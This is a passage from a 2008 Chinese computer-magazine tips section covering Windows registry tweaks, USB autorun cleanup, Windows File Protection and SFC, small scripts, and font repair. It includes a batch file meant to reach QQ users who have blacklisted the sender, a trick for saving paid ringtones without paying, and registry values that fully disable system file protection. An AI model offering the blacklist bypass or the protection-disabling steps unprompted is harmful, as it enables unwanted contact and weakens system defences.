杨过：很多人都把资料放在我的文档里，如果重装系统，那C盘我的文档里的东东就没有了。将我的文档转到D盘不但能节约C盘的空间，还能更好地保存资料，可以说是一箭双雕。

我的资料这样放

①右击桌面并点击“个性化”。

②点击“更改桌面图标”来进行图标的设置。

③选中“用户的文件”并确定，在桌面上即会出现用户的文档。


④点击开始按钮，右击文档。

⑤在右键菜单中选择“属性”。


⑥进入“位置”选项卡，输入D盘或其他盘的路径。

⑦点击“移动”先将我的文档里的资料转到新路径下。

⑧点击“是”即可创建好新目录。点击“是”即可将所有资料转过来。



杨过支招：



让运行彻底失忆

“开始”菜单中的“运行”是比较常用的命令，可是在“运行”对话框中的“打开”下拉列表文本框中会保存所有运行过的程序记录，怎么才能清除这些记录呢？

点击“开始→所有程序→附件→运行”菜单项，输入“regedit”命令，按下“Enter”键打开“注册表编辑器”窗口。在该窗口中，找到“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU”注册表项，再删除右边窗格中的“a，b，c……”等项即可；也右键单击“RunMRU”注册表项，在弹出的快捷菜单中选择“权限”菜单项，打开“RunMRU的权限”对话框。单击“高级”按钮弹出“RunMRU的高级安全设置”对话框，切换到“权限”选项卡中。在“权限项目”列表框中选中Administrators选项，再单击“编辑”按钮打开“RunMRU的权限项目”对话框，在“权限”组合框中，把Administrators用户对该注册表项的“完全控制”改为拒绝即可。

清除IE地址栏中的历史记录

要清除IE地址栏中所有的历史记录，可以单击IE浏览器窗口中的“工具→Internet选项”菜单项，打开“Internet选项”对话框，切换到“常规”选项卡中，单击“浏览历史记录”组合框中的“删除”按钮，打开“删除的浏览历史记录”对话框。在此可选择需要删除的历史记录。如果只想清除某些记录，可打开“注册表编辑器”窗口，找到“HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\TypedURLs”，在右边窗格中显示了地址栏中的多个URL地址，且主键以URL1~URLn（n为自然数）命名，可随意删除其中某个不需要的主键。

用好“历史记录”菜单和按钮

有过刚关掉某个页面，忽然又想打开看看的经历吧？怎么办？重新输入网址？可刚才那个网页是好不容易才搜索到的，谁记得住那么长的网址啊？总不会要再搜一次吧？这时，可以单击“收藏中心”按钮，打开“收藏中心”，然后单击“历史记录”按钮，再双击“今天”选项即可看到浏览过的那些网页都在里面呢。找到需要的网页，单击打开就行了。

要是觉得不太好找的话，还可以单击“历史记录”按钮旁边的“选项”按钮，在打开的下拉菜单中选择“按日期”、“按站点”、“按访问次数”或“按今天的访问顺序”菜单项进行排列，这下好找了吧？ CF [WJ02]

"我就CFan"

看过 http://yangguo.blog.cfan.com.cn echo@cfan.com.cn


回音壁

DIY手机铃声

TAG: 临时文件、彩铃、手机、转换 | 软件 | 应用

各位CFan们，你们好。我是一名来自江西的大学生。在我上初中时就接触了《电脑爱好者》，它就像是我的新华字典一样，帮助我了解了很多电脑方面的知识。

■天津/余骏




在2008年第6期的《看透Cookies欺骗》一文，给我们讲述了如何利用Cookies欺骗获得管理权限，于是我想到了Internet临时文件的另一处用武之地。

许多流行的手机铃声大家都习惯了花钱买，虽然2块钱不多，但是能省岂不是更好?!

第一步：打开IE点击"工具→删除文件"，再点击确定。

第二步：重新打开IE，我们找个彩铃门户网站，如"www.12530.com"，选择自己想要的彩铃之后，点击"试听"，在确认彩铃已经播放之后，这个铃声其实就已经弄到手了!别急，我教你如何"取宝"。



第三步：点击"工具→Internet选项"，点击"设置→查看文件"，为了方便找到它，我们不妨按类型排列下。看到WMA或MP3的音乐文件了吗?把它复制出来就OK啦，要是你的手机不支持WMA格式的话，可以用千千静听把格式转化成MP3的格式，打开网页的那个文件，按图1所示进行转换就可以了!

现在用数据线将手机连接到PC，复制进去就好啦!是不是省钱又简单呢? CF [WJ03]

推荐度：★★☆ 文章类型：新型方案

小编手记：千千静听转换时，MP3输出格式推荐使用平均码率56kbps，m4a输出格式推荐使用预置中的CBR/Stereo-48kbps，VBR/Stereo-Portable或40-50kbps。(当然码率kbps值越大音质越好，但文件也越大。这三种格式都可以满足手机音质，特点是CBR/Stereo-48kbps格式在基本保证音质的情况下能使文件达到最小，平均1.5M左右，因此特别推荐此格式。)

额外奖：30元

QQ强制聊天器

TAG: QQ、黑名单、强行聊天 | 软件 | 技巧

我是一名高三的学生，虽然临近高考，但每天还是会抽空来阅读《电脑爱好者》，因为她真的不错:)我从中学到了不少知识，在自己的电脑上用过之后感觉挺爽。感谢《电脑爱好者》，祝她越办越好!

■河南/李维佳


看到2008年第6期第30页的《Vista能聊天也能看人——一步步教你用QQ语音和视频》一文后，想到了一个大部分QQ用户都遇到过的问题——黑名单!被拖进黑名单后别说语音、视频，就连打字对方也看不到，有没有什么方法与黑名单的人说话呢?

现在我向大家说个简单的小技巧，我们自制个QQ强制聊天器。

打开"记事本"输入如下命令：

```
@echo off
title QQ强制聊天器
color 3e
set/p qq=输入你想要聊天的QQ号码:
start tencent://Message/?Uin=%qq%
```

保存为"QQ强制聊天器.bat"。以后强制聊天(不管被加入黑名单没有)，只要双击该BAT文件(见图1)，再输入对方QQ号码就可以了(注意：一定要先打开QQ，再运行QQ强制聊天器)。如果已开启了两个或多个QQ，会自动提示你选择用指定QQ进行聊天(见图2)，有了它就不怕进黑名单了，想怎么聊就怎么聊!



主编指示：当主编对本文进行初审，给出了自己的QQ强制聊天经验。就是打开"http://www.qqjia.com/learn/isqiang.htm"，在上边输入对方的QQ号，再点击"开始聊天"即可实现强制聊天。CF [WJ04]

推荐度：★★☆ 文章类型：新型方案

小编手记：如何与陌生MM在QQ上交流呢?我把自己的经验告诉大家吧:)(A代表自己，B代表MM)A："美女你好!"B："好!"；A："你在我QQ好友里很久了"，B："是吗?"；A："是啊!每次想跟你聊天，你就下线了!"B："你想聊什么?"；A："在我QQ的女孩子，我最想认识你"，MM："为什么呢?"；A："因为你的QQ空间好漂亮，我想请教一下你，你的QQ头像好可爱啊，我喜欢可爱的女孩子"；A："呵呵!真的吗?"这个时候，她会很高兴跟你聊的。


额外奖：20元

在线查看PDF文件，何必舍近求远

TAG: PDF、查看、在线 | 网络 | 技巧

我认识CFan是在上大学的时候，通过它我学会许多电脑知识，在让自己的生活过得丰富多彩的同时，也帮助过许多需要解决电脑问题的朋友。这让我体会到许多快乐。感谢电脑爱好者，感谢辛勤的编辑们为我们提供这么好的一本杂志。支持CFan到永远!

■河南/侯忠



在《电脑爱好者》2008年第8期42页中，我们看到文章《在线看PDF 爽歪歪》，通过文章中提供的方法我们可以方便地查看PDF文档。文章提供的方法很实用，不过在使用后却发现有许多不便，如不能在线保存、打开缓慢等等。其实我们使用大家常用的Gmail信箱就可以方便地达到上面目的。

打开自己的Gmail信箱，点击"撰写邮件"，把PDF文件作为附件发送到自己的Gmail信箱当中。收到自己发送的邮件后，打开邮件。这时在附件中我们可以看到一个"View as HTML（以网页格式查看）"的链接，点击这个链接就可以方便地查看，而且时时保存在自己的信箱中，随时查看，非常实用，如图所示。

TMS320F2812原理与开发.pdf
0048K View as HTML Download
Reply Forward Invite ...@126.com to Gmail

我们也可以打开"http://view.samurajdata.se/"，点击"FILE view Upload a file from your computer:"右侧的"浏览"按钮，打开需要查看的PDF文件，接着点击"view!"按钮即可查看PDF。CF [WJ05]

推荐度：★★☆ 文章类型：新型方案

小编手记：Foxit Reader是一款PDF文件查看器。它体积小，速度快，无需安装，并且是免费的。到"http://www.onlinedown.net/soft/36437.htm"下载即可使用。Gmail信箱申请地址为"www.gmail.com"。


额外奖：20元

别让移动硬盘盘符随风逝去

TAG: 移动硬盘、盘符、问题 | 硬件 | 故障

■新疆/杨森

讲述一个真实的故事：我是一名来自祖国西部新疆阿勒泰的电脑爱好者，从事气象工作，工作单位在一个叫阿克达拉的戈壁滩。在地图上几乎找不到，阿克达拉哈萨克语翻译过来意思是：白色的茫茫戈壁。中国气象局于2004年在这里建立了阿克达拉区域大气本底站，本人常年在这里从事大气成分采样、分析工作，和外界联系较少。2002年在戈壁滩上一个朋友从外面带来一本《电脑爱好者》，就像范伟的那句经典台词："缘分呀！"真是没想到在一个不通网、信息相对闭塞的戈壁能看到这样一本好的电脑杂志，这也许就是"戈壁缘"吧！说她好是因为无论你翻开哪一期，都能获得一些电脑知识，地地道道的一本人人都能看懂的电脑杂志。从那以后我就自己买，后来单位给我们订，几年来平心而论收获良多。由于交通不便的原因，阅读到该杂志的时间要晚一些，可是我几乎每期必读，由于不能上网，我就从市区的家里用U盘把该杂志网站上的一些资料下载到U盘，带回单位，自己学习。



长期和U盘打交道，经常遇到一些和U盘有关的问题，当看到2007年03期79页和2008年07期75页里，都是"傻博士信箱"关于移动硬盘不能打开的问题的解决办法，这两期用的是同样方法：先排除USB接口供电是否不足，如果解决不了就右击"我的电脑"，在弹出的快捷菜单中点选"管理"（详细参见这两期）。

其实还有一种办法，当我们在主机上插入移动存储设备，打开"我的电脑"发现没有移动存储设备的盘符时，请记住电脑硬盘逻辑分区的最后一个盘符。如果硬盘最后一个分区盘符是"G:"，那么移动存储设备的开始盘符就应是"H:"，以此类推。

用"WIN+R"调出"运行"对话框，输入"CMD"并回车进入DOS工作环境，将盘符转至该存储设备。并键入如下命令（'后文件字命令说明，每输入一行命令回车即可执行）

C:\documents and settings\akdl> '各电脑系统安装路径设置不一定一样

C:\documents and settings\akdl>h: '转到移动存储设备，敲回车键

H:\> '如果转不到该盘符下，可能就是USB接口的问题

H:\> dir/w '横向显示该盘盘符下所有内容

H:\>ATTRIB -H -R -S *.* '显示该盘符下所有文件

H:\>DEL AUTORUN.INF '如有autorun.inf病毒的话，就删除


H:\> DEL AUTORUN.EXE


H:\>COPY *.* D:\YS '拷贝该盘符下所有文件到"D:\YS"下"YS"文件夹应当存在，当然你也可以选你需要的文件，拷贝到其他盘符下。

H:\>ATTRIB +H +R +S *.* '恢复原先该盘符属性设置（隐藏、只读、共享）

H:\>exit '退出DOS工作环境。

在"我的电脑"中进入D盘，会发现U盘里的内容都在D盘YS文件夹里。通过以上几个简单的命令我们做了好几项工作：1.判断了是不是USB接口问题；2.检查了有无autorun.inf病毒；3.如果有病毒即可进行杀毒；4.把所有文件拷贝到指定路径。好了后效果如图所示，就能看到我们可爱的U盘了。CF [WJ06]





推荐度：★★★ 文章类型：新型方案

小编手记：U盘无法读取数据，无法访问，变成了0字节或是容量变小等问题。可先将U盘插入USB接口，再运行Mformat（下载地址"http://www.upanxiufu.cn/downs/Mformat10.rar"）软件，进入程序后点击"选项"，然后点击"低格"，再选中容量退出即可。

额外奖：30元

谁也不许动我的系统文件

Tag SFC、文件保护、XP 故障 系统

北京/叶子

系统中的灵异事件

如果你正在使用的是Windows XP系统，那随我一起进入到“C:\WINDOWS\System32”文件夹下（假设XP安装在C盘），右键拖动cmd.exe文件到桌面上，放开鼠标键，选择“复制到当前位置”将此文件备份。然后再回到System32文件夹下，选中cmd.exe后按Del键删除。过几秒钟，按F5键刷新，你看到了什么？没错，被删除的cmd.exe文件，又幽灵般地重生了！

别担心，这不是病毒，这是Windows文件保护（Windows File Protection，简称WFP）做的手脚。为了确保系统的安全和稳定，Windows会自动将系统的重要文件备份起来（默认保存在“C:\WINDOWS\System32\dllcache\”），一旦这些文件被其他软件（或病毒）替换、修改及删除时，WFP将会自动从备份的文件中提取出原版文件进行恢复。

本文可以学到

1. Windows文件保护功能如何保护系统
2. 使用Windows文件保护的常见问题及解决
3. 多个SFC命令的相关技巧

问题1：为何Windows文件保护会失灵？

在做上面的试验时，如果cmd.exe文件没有自动“重生”，那说明Windows文件保护可能失效。有多种可能，一种是病毒破坏了Winlogo.exe等系统文件造成，一种是注册表中相关键值被修改。

对于前者，将杀软升级到最新病毒库，然后彻底检测系统。对于后者，可单击“开始→运行”，在运行对话框中输入“regedit”，按回车键打开注册表编辑器，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]，双击打开右侧“SFCDisable”，将它的数值改为“0”即可。“SFCDisable”还可以设置为其他的数值：

1：禁用文件保护，重启后生效；


2：仅在下一次启动时禁用；


4：启用文件保护，但不显示提示窗口；

ffffff9d：完全禁用文件保护。

问题2：如何在启用WFP状态下替换文件？

为了确保系统的稳定，一般都会开启WFP保护。但有时又确实需要替换某些系统文件，而WFP总是自动恢复到以前版本，这就比较麻烦了。如果遇到这种情况，可试试网友制作的保护文件替换脚本（下载地址：http://work.newhua.com/cfan/200812/wfp.rar，快车代码：CF0812CMXT01）。





解压后，双击运行其中的replacer.cmd，将出现如图1所示窗口，按照提示，直接把想要被替换的系统文件拖放到命令提示符窗口中，放开鼠标键后该文件的路径将自动出现在命令提示符后面。按回车键继续，又会提示把用来替换的文件（REPLACEMENT）拖放到命令提示符窗口中，拖放好后按回车键，显示替换与备份的一些信息，按“Y”键后再按回车键确认就可以了（见图2）。

注意：替换系统文件前，最好先创建一个系统还原点，以防不测。另外，如果你对系统文件及要用来替换的文件不是很了解的话，最好别贸然行动，以免给系统带来安全和稳定方面的隐患。


主动出击为系统文件护航


我们还可以手工进行系统保护文件的检测。Windows出现故障后，最常用的一个修复操作就是：单击“开始→运行”，在运行对话框中输入“sfc /scannow”（不含引号，下同），按回车键执行后，将开始检查所有受保护的系统文件。如果发现有系统文件被改动或损坏，将自动用原版文件覆盖被改动的文件。

问题3：为何修复文件时找不到备份文件？

使用“sfc /scannow”命令时，最常见的一个故障就是弹出如图3所示的对话框，提示没有要修复的文件备份，需要插入Windows XP安装光盘。

原来，被保护的系统文件默认存储于“C:\WINDOWS\System32\





Dllcache\”文件夹下（这是一隐藏文件，需要在“工具→文件夹选项→查看”中取消对“隐藏受保护的操作系统文件”项的选择）。但许多精简XP系统，以及对XP进行优化时，往往都会清空备份的系统文件（或者因其他原因损坏），就会导致这一问题出现。这时只要将安装光盘放入光驱，再点击“重试”就可以从光盘中进行恢复了。

问题4：为何修复文件时找不到安装盘路径？

如果光驱的盘符发生变化（比如原来是E盘现在变成F盘），那么在用SFC修复文件需要安装盘时，就会出现找不到光盘的故障。这里需要修改注册表中关于安装源的值。

单击“开始→运行”，在运行对话框中输入“regedit”，按回车键打开注册表编辑器，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup]，双击打开右侧的“SourcePath”，把它的值设置为现在光驱的路径即可，比如设置成“F:\”。

小提示

★如果你不希望每次修复系统都翻箱倒柜地找安装光盘，可以把光盘中的“i386”这个文件夹完整复制到硬盘上（比如：D:\i386），然后就如上面的方法一样，将“SourcePath”的值设置为“D:\”就可以了。


优化与方便两不误

Windows XP备份的系统文件大约有500MB左右，如果系统分区容量紧张，可以将它清空。单击“开始→运行”，在运行对话框中，输入“sfc /purgecache”命令，按回车键就可以了。

问题5：能否给Dllcache缓存文件夹搬家？

按上面的方法优化精简系统后，就会出现问题4中所说的尴尬：每次修复系统都要找出安装光盘。这比较麻烦。实际上，我们可以把Dllcache文件夹移到其他分区中，同样能给系统分区挪出空间，并且不会给以后的使用造成麻烦。

首先将Dllcache复制到其他分区中，比如移到“D:\SystemBK\Dllcache”中。然后在运行对话框中，



执行“gpedit.msc”命令调出组策略编辑器，如图4所示，依次展开“计算机配置→管理模板→Windows文件保护”，双击打开右侧“指定Windows文件保护缓存位置”，选择“已启用”，再在下面填写新的缓存文件夹的位置，确定即可。

小提示

★还有一种不修改缓存文件夹位置又能节约系统分区的方法，那就是在图4所示界面中，双击打开“限制Windows文件保护缓存大小”，选择“已启用”，把缓存的容量设置小一点。

通过上面几个问题的解决，我想大家用起Windows的文件保护功能来，一定会越来越顺手吧。CF [YY01]

并非技术狂，Linuxer也要聊QQ

Tag Ubuntu、EVA、QQ、Linux 〉技巧 〉系统

文/丽娜克丝

QQ已成为好友之间相互联系的重要工具，不过奇怪的是，腾讯居然没有推出Linux版的QQ，看来Linux爱好者要自行解决了。幸运的是，Linux下可以找到许多开源的QQ软件。


这里，我们以Ubunutu 7.10为例说明。如果你还没有更新Ubuntu，请参照杂志今年第8期上的《左右搏击，给Ubuntu安装中文输入法》中的方法添加软件源，再通过“sudo apt get update”命令更新。最后再执行下面的命令进行安装即可：

```
sudo apt-get install eva
```

上面安装的EVA，就是一款基于KDE的QQ客户端软件，安装时需要从网上下载文件，有点慢。安装完毕，在提示符号输入“eva”，按回车键即可启动它在Linux下进行QQ聊天了。

当然，也可以用图形化的方式安装。单击桌面顶部菜单“系统→系统管理→新立得软件包管理器”，启动新立得软件包管理器（类似Windows下的“添加或删除程序”）。因为软件包较多，可通过搜索的方法快速找到EVA，点击工具栏“搜索”，如图所示，搜索关键字为“eva”，搜索位置为“名称”，点击“搜索”按钮即可。


找到后，右击eva，选择“标记以便安装”，将弹出警告提示，确定后选中它，然后单击工具栏“应用”按钮开始安装即可。CF [YY02]



Vista下一键创建还原点

Tag 还原点、VBS脚本、Vista 技巧 系统

Vista中的系统还原功能较XP有了非常大的改进，它的调用过程一般是：右击桌面上的“计算机”图标，选择“属性”，在打开的窗口左侧点击“系统保护”，当弹出UAC窗口时点击“继续”，即打开系统属性窗口，单击下方的“创建”(见图1)，然后输入还原点名称，确定后即可创建一个新的还原点了。



对于经常要创建还原点的人来说(比如那些经常喜欢安装测试软件的朋友)，这个创建还原点的过程有点烦琐。其实，我们只要创建简单的一段脚本，就可以实现一键创建还原点操作。

第一步：首先在记事本中输入以下内容(懒得自己输入的朋友可以从http://work.newhua.com/cfan/200812/CreateRestorePoint.zip下载，其中还包含本脚本的XP版)：


```
If WScript.Arguments.Count = 0 Then
    Set objShell = CreateObject("Shell.Application")
    objShell.ShellExecute "wscript.exe", Chr(34) & WScript.ScriptFullName & Chr(34) & " Run", , "runas", 1
Else
    GetObject("winmgmts:\\.\root\default:Systemrestore").CreateRestorePoint InputBox("请输入还原点的名称：","创建还原点www.cfan.com.cn"), 0, 100
End If
```

第二步：将以上内容保存为VBS的脚本文件，如“CreateRestorePoint.vbs”，双击运行，将打开一个窗口，随意输入名称后单击“OK”确认，就可以快速创建还原点了。如果你不想将脚本文件放在桌面上，可将它移到其他文件夹中，然后右击，选择“发送到→桌面快捷方式”。

注意：在Vista中，如果有多个还原点，Vista会自动选择一个进行还原，如果你不希望让Vista自动选择，在向导窗口中一定要选择“选择另一还原点”项。(编译/流言) CF [YY03]

小提示

★如何还原系统？
在如图1所示图中，单击上方的“系统还原”按钮打开系统还原向导，单击“下一步”，选中一个还原点之后，再单击“下一步”、“完成”即可。我们自己创建的还原点会标出“手工”字样，系统自动创建的还原点则标有“系统”字样。



妙用DOS命令测试软件运行速度

Tag Start、软件测试、DOS 技巧 系统

河北隆化县/张宏伟

DOS命令也能用来测试软件？当然，只要你能巧妙运用，一切皆有可能。比如在软件测试中，一般都有一项关于软件启动时间的测试，以作为比较不同软件的运行效率的参考。如果你用眼睛紧盯着系统托盘中的小时钟来记录的话，肯定不是很精确，但是，组合运用DOS中几个常用命令，却可以漂亮地完成这一任务。

打开记事本，输入以下内容：

```
echo "开始时间：" > test.txt
time /t >> test.txt
start "软件启动中..." /wait %1
echo "结束时间：" >>test.txt
time /t >>test.txt
start test.txt
```

将上面的内容保存为扩展名是bat的批处理文件(如：test.bat)，放到桌面上。测试的时候，只需将要测试的程序(如：Photoshop.exe)拖放到桌面上的test.bat文件上，放开鼠标键后即可自动启动Photoshop；启动完闭，立即关掉Photoshop，test.bat批处理程序立即会打开一个文本文件，其中就已经记录了此次Photoshop启动所花的时间。

当然，这个脚本还过于简单，有兴趣的朋友可以进一步细化它，也是个不错的工具呢。CF [YY04]

小提示

★这一脚本中，最核心的是第3行中的“Start”命令，它是DOS中用来启动第三方程序的强大命令。其中的“/wait”参数，表示启动应用程序并等候它结束，然后再执行下面的语句。“%1”参数，表示执行批处理程序时所带的参数，即要测试的程序。在将Photoshop.exe程序拖放到test.bat上时，实际上等同于执行了类似“test.bat "D:\Program Files\Adobe\Adobe Photoshop CS3\Photoshop.exe"”这样的命令。


治治Windows的“失语症”

Tag 字体、FontDoctor、XP 故障 系统

文/叶子

如图1所示，Windows就像得了间歇式失语症，许多本该是文字提示的地方却显示为一个个的方框。能显示出来的文字，字体看起来也很不顺眼。因为Windows默认的系统字体是宋体，所以很容易判断是宋体字库丢失或损坏了。

★注意，安全起见，在进行本文的所有操作之前，最好在“附件→系统工具”中启动“系统还原”创建一个还原点。




找回丢失的系统字体

第一步：先在C盘根目录下创建一个名为“Fonts”的文件夹，然后将Windows XP安装光盘放入光驱。单击“开始→运行”，输入“CMD”，按回车键调出命令提示符窗口，并进入安装光盘的i386目录（假设光驱为E盘，即“E:\i386”下）。

第二步：如图2所示，执行“expand -r simsun.tt_ c:\fonts”命令，它可以提取出安装光盘中的宋体字库文件。

第三步：在资源管理器中，进入“C:\WINDOWS\Fonts”文件夹，单击“文件→安装新字体”，找到“C:\Fonts”下刚提取出来的文件，双击安装就可以了。



小提示

★如果无法确定到底是哪个字库出了问题，不妨将安装光盘上的所有字库都重新安装一遍。在上述的第二步中，执行以下两条命令，可以提取出光盘中所有的系统字库及TTF字库：


expand -r *.fo_ c:\fonts
expand -r *.tt_ c:\fonts

★如果找不到安装光盘，可从别人的XP系统中复制simsun.ttc文件（或者请其他网友上传），然后以任意可启动光盘（如深山红叶PE光盘）启动系统，将完好的simsun.ttc复制到“C:\WINDOWS\Fonts”目录下即可。

给系统字体把把脉

字体也会“生病”，不过肉眼往往观察不出来，这时不妨请字体医生FontDoctor（下载地址：http://www.onlinedown.net/soft/32770.htm，快车代码：CF0812CMXT02）来检查检查。

下载后安装，双击桌面“FontDoctor”图标启动它，因为是共享软件，所以会弹出注册提示，单击“Demonstration”（演示）继续。进入软件主界面后，点击“Start Diagnosis”（开始诊断），按提示选择要检查的字体文件夹，确定即可（见图3）。



共享版本中的自动修复功能被限制使用，不过它会标出有问题的字体名称及绝对路径，找出问题后我们手工替换一下即可。另外，也可以借助这个共享版本轻松找出重复的字体，只要单击“Diagnose Options”（诊断选项），选中“Diagnose Duplicate Fonts”（诊断重复字体）项，这样再检查就可以了。CF [YY05]

小技巧：替换系统默认的字体

Windows XP（SP1/SP2）中，系统默认的字体为宋体，当然你也可以改为自己喜欢的字体，方法很简单：

